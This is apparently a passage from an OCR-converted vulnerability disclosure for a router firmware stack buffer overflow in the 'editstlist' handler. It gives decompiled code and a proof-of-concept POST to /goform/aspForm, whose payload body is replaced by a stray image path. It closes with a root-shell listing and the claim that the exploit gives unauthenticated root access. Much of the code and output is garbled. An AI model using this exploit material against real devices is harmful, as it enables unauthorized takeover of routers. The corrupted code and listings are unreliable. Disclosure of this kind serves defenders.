

The figure above shows the latest firmware.

Vulnerability details

```
int fastcall sub 468934(int a1)
{
  int v2; // $v0
  int v3; // [sp+18h] [+18h]
  _BYTE *v4; // [sp+20h] [+20h]
  int v5; // [sp+28h] [+28h]
  char v6[160]; // [sp+30h] [+30h] BYREF
  char v7[256]; // [sp+D0h] [+D0h] BYREF
  char v8[256]; // [sp+1D0h] [+1D0h] BYREF
  strcpy(v6, "param");
 \sqrt{3} = sub_486660(a1, v6, &dword_49CBD8);
  if ( strlen(<u>v3</u>) >= 256 )
    return -1;
  v4 = (_BYTE *)strstr(v3, "CMOID:");
  if (!v4)
    return -1;
 strcpy(v8, v4 + 6);
  *v4 = 0;
  v5 = atoi(v8) + 1023938560;
  v2 = atoi(v8);
```

Parameters in the editstlist interface use the strcpy function to directly copy param parameters to the stack. The size of the V8 array is not taken into account, resulting in a buffer overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware R200V200R004L02.bin
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```

Content-Type: application/x-www-form-urlencoded


Content-Length: 2027

Origin: http://192.168.124.1

DNT: 1

Referer: http://192.168.124.1/dhcpd.asp

Upgrade-Insecure-Requests: 1



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # ls -l
drwxrwxr-x
              2 1000
                          1000
                                        7748 Nov
                                                      2019 www
             10 *root
5 1000
drwxr-xr-x
                          root
                                           0 Jan
                                                      1970 var
                          1000
                                           49 Nov
drwxrwxr-x
                          1000
                                                      2019 uclibc
drwxrwxr-x
              3 1000
                                           26 Nov
                          1000
              1 1000
                                                       2019 tmp -> var/tmp
                                            7 Nov
LEWXEWXEWX
dr-xr-xr-x
             11 *root
                          root
                                           0 Jan
                                                      1970 sys
              1 1000
                          1000
                                            3 Nov
                                                      2019 sbin -> bin
lrwxrwxrwx
                                                      1970 proc
1970 mnt
                                           0 Jan
dr-xr-xr-x
                          root
drwxr-xr-x
                          root
                                           0 Jan
                          1000
                                                      2019 lib32 -> lib
              1 1000
                                            3 Nov
lrwxrwxrwx
              4 1000
                          1000
                                         2452 Nov
                                                      2019 lib
drwxrwxr-x
              1 1000
                          1000
                                           9 Nov
                                                      2019 init -> sbin/init
lrwxrwxrwx
                                            3 Nov
                                                      2019 home
              2 1000
                          1000
drwxrwxr-x
                                                      2019 ftproot
                          1000
drwxrwxr-x
              2 1000
                                            3 Nov
                                                      1970 etc
             10 *root
                          root
                                           0 Jan
drwxr-xr-x
                                         2539 Nov
                                                      2019 dev
              4 1000
                          1000
drwxrwxr-x
              2 1000
                          1000
                                         1446 Nov
                                                      2019 bin
drwxr-xr-x
/ #
```